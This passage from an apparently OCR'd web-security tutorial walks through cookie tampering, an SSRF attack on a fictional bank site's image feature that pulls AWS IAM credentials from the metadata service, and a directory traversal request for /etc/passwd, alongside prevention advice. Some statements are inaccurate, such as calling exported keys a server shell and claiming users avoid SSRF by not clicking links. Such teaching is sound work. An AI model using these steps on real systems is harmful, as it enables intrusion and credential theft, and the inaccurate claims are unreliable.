
Click on the forward button.

copy the cookie.




Again intercept the request and manipulation with request. edit cookie in the request.

login successfully login.



Server-Side Request Forgery (SSRF):




Server-Side Request Forgery (SSRF) is a type of web application security vulnerability that allows an attacker to manipulate the server to send unauthorized requests to other internal or external servers.
The vulnerability occurs when a web application takes user input and uses it to construct URLs for external requests without properly validating and sanitizing the input. This can allow an attacker to manipulate the server into sending unauthorized requests to other internal or external servers, which may contain sensitive data or functionality that can be exploited.

To prevent SSRF attacks, web developers should implement measures such as:


1. Input validation and sanitization: This involves validating and sanitizing all user input, such as URLs or file paths, before using them in server-side code.
2. Whitelisting: This involves allowing only trusted URLs or IP addresses to be accessed by the server.
3. Using firewalls and network segmentation: This involves separating the web application from other internal networks to prevent unauthorized requests to other servers.
4. Limiting network access: This involves limiting the permissions and network access of server-side code to prevent unauthorized requests to other servers.

Users can protect themselves against SSRF attacks by being cautious when clicking on links or opening attachments from unknown or suspicious sources. Additionally, using firewalls and security software on their own devices can add an extra layer of protection against SSRF attacks.


Target: www.capitalten.com




1. Login your Account, Go to the “More Account Services”.




2. click on “Change Card Image”, Card Studio will open.




3. Here we can upload image for card.



4. card will look like this.




we can manipulation in url.we change the image.




5. Success! By passing the AWS metadata URL as an argument to the URL parameter url, Bob manages to retrieve all categories of instance

metadata associated with the CapitalTen webserver!




6. Stealing IAM Role credentials As expected, Bob's modified query to the security-credentials/ISRM-WAF-ROLE endpoint returns the AccessKeyId and SecretAccessKey tokens of CapitalTen's EC2 instance!Using the above access keys, Bob can now begin making programmatic calls to the AWS API with the privileges of the ISRM-WAF-ROLE.



7. We get shell of the server.

```
bob@localhost:-# export AWS_ACCESS_KEY_ID=ASIA5A6IYGGDLBWIFH5UQ
bob@localhost:-# export AWS_SECRET_ACCESS_KEY=sMX7//Ni2tu2hJua/fOXGfrapiq9PbyakBcJunpyR
bob@localhost:-# export
AWS_SESSION_TOKEN=AgoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIQDFoFMUFs+lth0JM2lEddR/8LRHwdB4H
iT1MBpEg8d+EAIgCKqMjkjdET/XjgYGDf9/eoNh1+5Xo/tnmDXeDE+3eKIq4wMI9v/////////ARAAGgw4OTUzODQ4
MTU4MzAiDEF3/SQw0vAVzHKrgCq3A84uZvhGAswagrFjgrWAvIj4cJd6eI5Gcje09FyfRPmALKJymfQgpTQN9TtC/sB
hIyICfni8JJvGesQZGi9c0ZFIWqdlmM/2rdZ6GaqcZY9V+0LspbwiDK0FUjrRcquBVswSlxWs8Tr0Uhpka20mUQOBho
vmVyXNzyTQUQnBE9qgFLbYY+t86yUXmXMXxGPd4sWuLgkoCF2iPlMkgUwZq8hZvoiVf7TVQU32sgstKN7ozJiJcgTBp
a6/batscGBtNpck4LOvHzNwwYv/FuVkpC70bPhqNXVxMEcpwt4s7RkHHowdFlNpnPpm57dfAYwZwoklWJdvtqFQ0tZH
usZ65vJqyk5cZ8f3P/Cf7UlzoZPsIsarWcgfiDvkQliU9fY6Brt7jyjrF5h7oJbW/LUS4R9SDp+qKMtUY2JmLZRovsW
4GfhfLJWv7wrW81QZVC8rBKLzWFRTLRkhlTFsS7A5JscuKoORyDxGQq/pGRsE30effdS9G1xNmzKwn45/V0XsilhTE7
pOJGGopuLfBo5KD46hVS9v1iBuvxrVxsHFz7mnD/GKiwi1hbFAKEvypagZ28qEJaarNvAdi2QOowjuOX6gU6tAFrfFV
Bb6ZTI4btIjHNNoT0TFW5iYD0dkD+csqC4nTVpnAG/FFBk+CAHdy5Gh/aBISO7OQF9xKJSXkd+Syf62pg5XiMseL3n2
+2+IWdDgKwhZYxeVlMbX88QYX3P9sX+OWHWidAVgTQhZw3xJ+VBV33EKgJ4b8Bk6mgo0kiB1hnoN0KX8RXr1axpYnJv
2GHb8h/det89iwpyk77+8YcEvRc+DGTLIcUIxDoirgck9bpP3EBXfs=
bob@localhost:-#
```

Directory Traversal:



Directory Traversal is a type of web application security vulnerability that allows an attacker to access files and directories outside the intended root directory of a web application. The vulnerability occurs when a web application takes user input and uses it to construct file paths without

properly validating and sanitizing the input. This can allow an attacker to manipulate the file path and access sensitive files or directories that should not be publicly accessible.

To prevent directory traversal attacks, web developers should implement measures such as:

1. Input validation and sanitization: This involves validating and sanitizing all user input, such as file paths, before using them in server-side code.
2. Using absolute file paths: This involves using absolute file paths instead of relative file paths to ensure that the application only accesses files within the intended root directory.
3. Implementing file access controls: This involves implementing file access controls to restrict access to sensitive files and directories.
4. Using secure coding practices: This involves following secure coding practices, such as avoiding the use of user input to construct file paths, to prevent directory traversal vulnerabilities.

Users can protect themselves against directory traversal attacks by being cautious when downloading files or opening attachments from unknown or suspicious sources. Additionally, using firewalls and security software on their own devices can add an extra layer of protection against directory traversal attacks.

Target: https://jackswebsite.com/loadimage/filename=jackimage.png

In this URL we are requesting a static image(jackimage.png) from the server where Jack's website is hosted, by using a user-controllable parameter "filename". The HTTP request for the above URL would look like

```
GET /image?filename=jackimage.png HTTP/1.1
Host: jackswebsite.com
Cookie: session=kHkgMMtkqaw2SPVRqnoCLudIDzu7Vldz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

The static image that we are requesting is stored at the location /var/www/images and the path to the image is /var/www/images/jack.png. However, if the website is vulnerable to directory traversal attack i.e., no sanitization is being performed on the input, we can move up the hierarchy


by simply adding ../ to the parameter “filename” (illustrated in the next image).

```
GET /image?filename=../../../etc/passwd HTTP/1.1
Host:  jackswebsite.com
Cookie: session=kHkgMMtkqaw2SPVRqnoCLudIDzu7Vldz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
